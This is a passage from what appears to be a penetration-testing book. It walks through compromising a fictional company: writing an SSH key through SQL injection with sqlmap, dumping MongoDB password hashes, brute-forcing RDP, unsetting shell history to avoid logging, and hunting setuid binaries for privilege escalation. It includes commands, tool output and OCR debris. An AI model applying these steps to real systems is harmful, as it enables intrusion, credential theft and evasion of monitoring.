ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDseyJRkZe…
```

We then call the sqlmap trusted option --file-write to write our public key mykey.pub to the directory, which is usually checked by the SSH daemon for public keys before granting access: /home/mysql/.ssh/authorized_keys.

The one limitation to keep in mind, however, is that MySQL cannot overwrite files. So, we cross our fingers, hoping no file named authorized_keys is present in the targeted directory:

```
FrontGun:~# python sqlmap.py \

--user-agent= Mozilla/5.0 (Windows NT 9.0; Win64; x64; rv…

-u catalog.sph-assets.com/product/14* \

--file-write=mykey.pub

--file-dest=/home/mysql/.ssh/authorized_keys
```

Very well! We try to connect to the server using the corresponding private key:

```
FrontGun:~# ssh -i mykey.priv mysql@catalog.sph-assets.com
```

```
mysql@WebSERVER:/opt$ id

uid=104(mysql) gid=109(mysql) groups=109(mysql)
```

```
mysql@WEBSERVER02:/opt$
```

We are in! We have effectively mutated an SQL injection into remote interactive access! True, we still have limited privileges on the machine, but that is only a matter of time. On a related note, check out this very interesting exploit[8] that leverages an SQL injection to gain root access to the machine.

Note: Starting from version 5.6.34, MySQL restricted its file operations to a predefined folder, such as /var/lib/mysql-files. Fair enough. Had it been the case, we could have injected a new user into the Drupal table users_field_data, then went on to upload a PHP script to execute commands on the server.

Miscellaneous services

In the previous chapters, we focused mainly on web applications in order to highlight the most common vulnerabilities abused to gain that first network foothold, usually in the DMZ segment. One thing to keep in mind, though, is that the internet is so much more than the web. There is a great deal of other interesting stuff going on besides just websites.

To find these other services, we will use a port scanning tool, like Nmap or masscan. Please indulge a small digression on TCP ports, services, and so on. The internet is a bunch of connected systems. Each system may host different applications: web applications (commonly known as websites), admin applications to remotely control systems (such as SSH), databases (such as MySQL or SQL Server), and so on.

Each application that needs to be addressed by a remote system is assigned a port out of the 65,535 available on a system. The operating system will monitor all incoming traffic, and once it sees a request mentioning port 80, it will route the request to the application listening on that port, which usually happens to be a website.

Now, to discover which applications are present on a system, we simply send a hello request (TCP SYN packet) to every port available and see which ones respond. That’s the main idea behind a port scanner. If we receive a “hello back” (TCP ACK packet), we know a service is listening on that port. The tool may then send additional requests to get more information: product name, version, etc. Tools like Nmap go further. They can guess the operating system, retrieve the application’s version, try some basic brute force attacks, and so on. Check out the complete documentation at nmap.org for more information.

The internet is noisy. Every single minute, a person somewhere on this planet of ours is scanning an IP range. We do not need to be particularly stealthy when probing public servers. A regular TCP scan will do. Forget about the stealth scan, Xmas scan and other fancy Nmap options. They belong to a bygone era.

In the command below, -p instructs Nmap to scan all 65,535 ports. -A launches all of Nmap's additional scripts against each open port and -oA saves the results in three different formats: xml, Nmap and gnmap.

```
FrontGun:~# nmap -p- -A 157.158.18.0/25 -oA external_range

Starting Nmap 7.60 (https://nmap.org)

Nmap scan report for 157.158.18.45

PORT    STATE    SERVICE

22/tcp  open    ssh

80/tcp  open    http Apache httpd 2.4.41 ((Ubuntu))

443/tcp open    https Apache httpd 2.4.41 ((Ubuntu))

...snip...


Nmap scan report for 157.158.18.43

PORT    STATE    SERVICE

3389/tcp  open  ms-wbt-server Microsoft Terminal Services

27019/tcp open  mongodb MongoDB 3.6.3
```

...snip...

If you like to easily format the output of Nmap, check out the script nmaptocsv at https://github.com/maaaaz/nmaptocsv. Having an Excel file can be easier to visualize thousands of services.

Nmap reveals a dozen services present in SPH's public network segment. Some are admin services like SSH and RDP, which can be used to remotely connect to a machine with valid credentials. Others are classic web ports, such as 80 and 443.

However, one port stands out on machine 157.158.18.43: port 27019. And for a very good reason. It is the default port used by MongoDB, a non-relational database that stores documents and indexes them without requiring any set structure, quite unlike relational or classic databases which require a predefined schema composed of columns, field types, and so on. The interesting part, though, is that—by default, mind you—MongoDB does not require any authentication whatsoever. If someone has the (great) idea of exposing it on the internet without minimal security settings, anybody can access its content. A quick search on shodan.io or zoomeye.org, global internet search engines, gives an idea of just how many unrestricted MongoDBs there are in the wild[9].


SHODAN
product:mongodb
Explore
Exploits
Maps
Share Search
Download Results
Create Re
TOP COUNTRIES
Total results: 31,795
1 4
Digital Ocean
Added on 2016-12-15 18:55:28 GMT
United States, New York
Details
database
United States 9,760
China 4,884
Singapore 1,177
Netherlands 1,107

So, we connect to this database in the hope of getting some kind of information that will help us get inside the bluebox network. As anticipated, we are greeted with open arms:

```
FrontGun:~# mongo 157.158.18.43

>show dbs

admin    0.000GB

local    0.001GB

stats_db  0.0210GB
```

We list collections (the equivalent of tables) of the stats_db database with the following command:

```
> use stats_db

> show collections

fav

final

graphs

points

statsD

statsM
```

statsY

users

The “users” collection is obviously the one to target:

> db.users.find({})

{ "_id" : ObjectId("5852f4029c12654f92094f1e"), "login" : "admin", "pass" : "415847a30cb264ffa270c40e979f9c6d", "role" : "admin", "read_priv" : "Y" }

{ "_id" : ObjectId("5852f4029c12654f92094f1f"), "login" : "stats", "pass" : "d106b29303767527fc11214f1b325fb6", "role" : "stats", "read_priv" : "Y" }

{ "_id" : ObjectId("5852f4029c12654f92094f20"), "login" : "backup", "pass" : "2c3bcecc4a6bcfebcbfbaa5dd3d6159d", "role" : "stats", "read_priv" : "Y" }

{ "_id" : ObjectId("5852f4039c12654f92094f21"), "login" : "stats_follow", "pass" : "e15c0407afd897fca9155e8bbddeb12b", "role" : "stats", "read_priv" : "Y" }

Bingo! It seems we’ve got user accounts and passwords to access some unknown application. We could try cracking hashes using Hashcat again, but a quick search of the admin’s hash on Google shows that the corresponding password is in fact: “Slash!”. That’s what you get for using unsalted hashed passwords.

If we go back to our Nmap results, we see that port 3389 is exposed on that same MongoDB machine. This service allows remote access to a Windows machine using tools like mstsc on Windows or rdesktop on Linux. Let’s reuse the password we just retrieved on the default administrator account:


Remote Desktop Connection
Remote Desktop
Connection
Computer:
User name: administrator
You will be asked for credentials when you connect.
Show Options
Windows Security
Your credentials did not work
The credentials that were used to connect to 1 2 did not work.
Please enter new credentials.
administrator
Password
Use another account
Remember my credentials
The logon attempt failed
OK
Cancel

Close enough! Though it did not work right away, the password “Slash!” gives us a valuable insight into how admins choose their passwords. We can build a wordlist of possible candidates based on this same format, then try each one of them on the remote machine until we hit home.

A brute force attack may, of course, trigger alarms or even temporarily lock down accounts, so we will avoid it in our present scenario, given that we have already owned so many machines. I will nonetheless detail the steps to perform it, just in case.

First, we manually generate a base of keywords inspired by the password we got earlier:

slash

paul

slashPaul

slash!

slash$

slash*

paul!

holdings

holding

slashPaul

slashpaul

slashslash

We then use John The Ripper (www.openwall.com/john), a password cracking tool, to apply multiple variations to these keywords: add numbers, special characters, uppercase the first character, etc. We will use the default set of rules, but feel free to check out more advanced ones here: http://contest-2010.korelogic.com/rules.html

FrontGun:~# john --wordlist=pass.txt --rules –stdout > pass_file.txt

FrontGun:~# head pass_file.txt

slashslash2

slash!

paul!

slashpaul!

holdings!

holding!

slashpaul!

slashslash!

...snip...

We now feed this newly constructed list to a tool that performs RDP brute forcing, such as Patator, THC Hydra or Crowbar:

FrontGun:~# python crowbar.py -b rdp -s 157.158.18.43 \

-u administrator -C pass_file.txt

2017-01-15 12:10:14 START

2017-01-15 12:10:14 Crowbar v0.3.5-dev

2017-01-15 12:10:14 Trying 192.168.1.52:3389

2017-01-15 12:10:30 RDP-SUCCESS : 172.31.19.22:3389 - administrator:Slashpaul!

2017-01-15 12:10:38 STOP

Success! The correct password ended up being Slashpaul!.

At this point, we can pretty much establish that we owned a few machines inside the bluebox network. Which means we can start thinking of ways to attack the internal network.

Let’s not get hasty, though. We are still in the public DMZ (bluebox), so we need to figure out some basic issues, like what machine are we on? What privileges do we have? What other important servers are there in this network segment?


This is where it gets particularly fun!

North of the (fire)wall

“Why is it that when one man builds a wall, the next man immediately needs to know what’s on the other side?”

George R.R. Martin

Leveraging some vulnerabilities on a front server hosted by the company SPH, we managed to execute code on at least one Linux machine. We now have a shell on a server located inside the public DMZ (bluebox on the diagram).


DMZ
SQL
Web server
Database
Internal network
Active Directory VM
Terminal
Laptop Device
Firewall
Internet
Unknown networks

Usually, besides one or two email proxies, video-conferencing servers, and some websites, the public DMZ does not contain the data we are looking for. But that's okay. This network will be our gateway to the deep trenches of the infrastructure, where the most interesting data lies: the internal network! This internal network is, of course, hidden from the dangers of the internet, but maybe just maybe, someone left us enough raw material to hastily build a shaky rudimentary bridge connecting the bluebox and the greenbox. The whole purpose of this chapter is to look for and establish such a link and surreptitiously slip through it to reach the internal network. If we can knock down a server or two on the way, all the better, but first things first: what kind of machine are we on?

Know thy enemy

Be it on Windows or Linux, a basic reflex is to snoop around to get valuable information about the environment we are in. Since we popped so many Linux machines in the previous steps, let’s choose one as our leading example. The default Linux shell will automatically save all commands executed on the machine. Our first task, therefore, is to disable this behavior by deleting the environment variable HISTFILE:

```
www-data@CAREER$ unset HISTFILE
```

We next start to probe our current environment for basic information. We start with the operating system version and the list of users:

```
www-data@CAREER$ uname -a

Linux CAREER 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

```
www-data@CAREER$ cat /etc/os-release

NAME="Ubuntu"

VERSION="16.04.4 LTS (Xenial Xerus)"

ID=ubuntu

ID_LIKE=debian
```

www-data@CAREER$ cat /etc/passwd

...snip...

redis:x:124:135::/var/lib/redis:/bin/false

redsocks:x:125:136::/var/run/redsocks:/bin/false

ftp:x:133:143:ftp daemon,,,:/srv/ftp:/bin/false

debian-tor:x:135:145::/var/lib/tor:/bin/false

mongodb:x:136:65534::/home/mongodb:/bin/false

oinstall:x:1000:1001::/home/oinstall:/bin/sh

oinstall2:x:1001:1002::/home/oinstall2:/bin/sh

...snip...

It appears we are on an Ubuntu server 16.04 on a Linux Kernel version 4.4. We quickly look up any known local privilege escalation vulnerabilities on exploit-db.com and Metasploit but come up empty-handed. I guess we have no choice but to stick with our lowly privileged www-data user now.

Although many users are defined on the system, our current session is the only active one:

www-data@CAREER:$ w

19:01:10 up 14:51, 1 user, load average: 0.00, 0.00

USER TTY LOGIN@ IDLE JCPU PCPU WHAT

www-data tty1 Thu19   0.00s 1:47 0.00s /bin/bash

If we check the network configuration, we can see that we are on a 192.168.1.0/24 IP segment:

www-data@CAREER:$ ip addr

...snip...

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000

    link/ether f2:32:23:2b:25:11 brd ff:ff:ff:ff:ff:ff

    inet 192.168.1.45/24 brd 192.168.1.255 scope global eth1.

We continue our reconnaissance by listing all running services and processes:

www-data@CAREER:$ systemctl list-units \

--type=service --state=running

UNIT   ACTIVE SUB   DESCRIPTION

apache2.service active running The Apache HTTP …

redis-server.service active running Advanced key-value…

postfix.service   active running LSB: Postfix Mail Tr…

php7.2-fpm.service active running The PHP 7.2 Fast…

...snip...

www-data@career:$ ps aux

USER PID %CPU %MEM VSZ RSS COMMAND

root 2 0.0 0.0 0 0 [kthreadd]

www-data 2232 0.0 1.0 131000 20988 /usr/sbin/fcgi-pm …

...snip...

We are on a web server, so naturally, we find the Apache web server, together with PHP and a Redis database. We check for a few red flags, such as the system logger (syslog) forwarding events to another host, commonly done by adding @@IP to the configuration file:

www-data@career:$ ps -e |grep syslog

1525 ? 00:00:16 rsyslogd

www-data@career:$ grep -Ri "@@" /etc/rsyslog*

<empty>

Nothing. Okay, we check for data integrity tools, such as Tripwire, but hit a delightful error signaling it was never installed. The same is true for auditd and Falco (https://falco.org/), both nifty tools that monitor system calls on the lookout for common indicators of compromise: adding users, binary modification, and so on.

www-data@CAREER:$ ls /etc/tripwire

ls: cannot access '/etc/tripwirer/':No such file or directory

www-data@career:$ ls /etc/audit

ls: cannot access '/etc/audit/':No such file or directory

www-data@career:$ systemctl list-units -all |grep -i falco

<empty>

SPH sure cares about the privacy of its attackers. Not a single monitoring tool running on this machine. So long as we don't crash the web application or one of its affiliated services, we have free reign until told otherwise. This is going to be fun.

Note: Of course, had we used a Meterpreter shell instead of our basic reverse shell, we would have a plethora of scripts at our disposal to automate these reconnaissance commands. Nevertheless, it's always good to take the time to get acquainted with the native commands before relying on automation. Check out these cheat sheets. For Windows: http://tim3warri0r.blogspot.fr/2012/09/windows-post-exploitation-command-list.html. For Linux: https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List.

The first touch down

Some people may argue that obtaining admin privileges on the first server we compromise is not a necessity. True. If we only need to establish a tunnel to access deeper network segments, we can get away with our current low privileges. But if we want to erase local audit logs, fool admins, or install new tools, it is quite convenient to acquire these sought-after admin privileges.

Sometimes, if we are lucky, the vulnerability we exploited to get a shell affects a component running with the highest privileges. In that case, there is really nothing to do more than just move on to the next section of this book. A striking example would be an SQL injection on a web application connecting to a Microsoft SQL server with admin credentials. Leveraging this highly privileged account, we could activate the nasty xp_cmdshell feature of an SQL server that executes code directly on the Windows operating system. Such commands are almost always executed with a highly privileged system account, thus eliminating the tedious privilege escalation part.

In any case, back to our Linux machine.

Privilege escalation and setuid files may not rhyme together, but they sure as hell make a sweet combo in the Linux world. It is—and should be—the first reflex of every hacker/pentester to pwn a Linux box.

Files on Linux distributions may possess a special attribute bit called setuid bit “s”. This attribute allows any user to execute the file with the privileges of its owner. Say, for instance, that the root account created a script to delete some

critical files. By adding the setuid bit to this file, any other user can execute the script to delete files they would not be able to delete otherwise. The deletion process would run with the privileges of the script's owner, i.e., root.

Keep in mind that once we edit a setuid script, it loses its special ability. What we are looking for, then, is a setuid script that accepts unsanitized input, manipulates environment variables, and executes other binaries—something that we can control and leverage to trick it into executing our code.

Let's first list all setuid files using a pumped up find command. The -type f flag restricts the search to files. The -perm flag looks for files with the setuid bit turned on (04000 for user setuid and 02000 for group setuid). Finally, the -exec switch executes the ls -l command on each result to view its full attributes:

```
www-data@career:~$find / -type f \

\( -perm -04000 -o -perm -02000 \) \

-exec ls -l {} \;
```

```
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount

-rwsr-xr-x 1 root root 64424 Jun 28  2018 /bin/ping

-r-sr-sr-x 1 oinstall adm 9 Dec 18 14:11 /app/product/def_policy

...snip...
```

Of course, we find the regular Linux binaries, such as ping, su and mount. But looking closely, we notice an unusual program as well: The def_policy program. Anyone can run this executable with the privileges of the oinstall user. How

close will this account get us to full admin privileges? We list its groups defined in the /etc/groups file:

www-data@career:~cat /etc/groups | grep oinstall

sudo:x:27:oinstall

oinstall:x:1000:

Oh, what do you know! This sneaky little fella is part of the sudo group, a group capable of spawning a root shell on any default Linux installation. If we can somehow abuse the def_policy program, the road to privilege escalation should be right around the corner.

We start with a humble strings command on the def_policy executable, looking for any data hardcoded into the program. This should give us a first feel of the program, including which libraries it uses, do we see network connections? IP addresses?

www-data@career:~$ strings /app/product/def_policy

/lib/ld-linux.so.2

__gmon_start__

libc.so.6

setuid

exit

sprintf

[...]

system

strsep

strcmp

__libc_start_main


ADMIN_PATH

%s/install.sh

Such a simple command, yet it provides tremendous insight. The system function is most interesting. Is this program executing another program? If that's the case, install.sh appearing a few lines below seems like a good candidate. The %s formatting operator indicates that the script's path is formed dynamically, probably from some string operation. Maybe ADMIN_PATH? Probably, but there appears to be no hardcoded path in the program.

Now that we have some basic sense of what we should look for, let's fire up a disassembler to look at it more closely. Reverse engineering a binary requires some assembly skills and an understanding of how systems work, so I can only point you to the awesome book that is Practical Malware Analysis by Andrew Honig and Michael Sikorski to hone your skills in this domain. Our current binary is not so complicated, so we will just gloss over some of the most rudimentary aspects of reversing.

We open the def_policy program in IDA https://hex-rays.com/ida-free/ or radare2 github.com/radareorg/radare2. We position our window on the main method, the entry point of every program:


.text:000000000000081A main proc near
.text:000000000000081A
.text:000000000000081A ruid= dword ptr -4Ch
.text:000000000000081A var_48= qword ptr -48h
.text:000000000000081A s= byte ptr -40h
.text:000000000000081A var_8= qword ptr -8
.text:000000000000081A
.text:000000000000081A ; __unwind {
.text:000000000000081A push rbp
.text:000000000000081B mov rbp, rsp
.text:000000000000081E sub rsp, 50h
.text:0000000000000822 mov rax, fs:28h
.text:000000000000082B mov [rbp+var_8], rax
.text:000000000000082F xor eax, eax
.text:0000000000000831 lea rdi, name ; "ADMIN_PATH"
.text:0000000000000838 call _getenv
.text:000000000000083D mov [rbp+var_48], rax
.text:0000000000000841 cmp [rbp+var_48], 0
.text:0000000000000846 jz short loc_8AA

The first four lines declare variable symbols named var_48, s and var_8, located at offsets -0x48 and -8 from a given pointer. This is IDA's way of materializing variables stored on the stack. It almost doesn't really matter, so let's move on.

Then, we have a few enigmatic instructions that prepare the stack, save the current frame, and so on.

```
push rbp

mov rbp, rsp

sub rsp, 50h
```

Again, we could not care less about these…We quickly skim through the rest of the code and—oh, look! We have our ADMIN_PATH string appearing in a lea instruction.

```
lea rdi, name; "ADMIN_PATH"
```

The program is taking this string and loading it (lea) in the rdi register. Registers are very fast storage locations directly available on the CPU. Here, "name" is an alias created by IDA to reference the address that holds the "ADMIN_PATH" sequence of bytes.

This instruction is quickly followed by a call to the _getenv method. A quick Google search reveals that this function receives the name of an environment variable to fetch. Guess where it fetches the name of this variable? The rdi

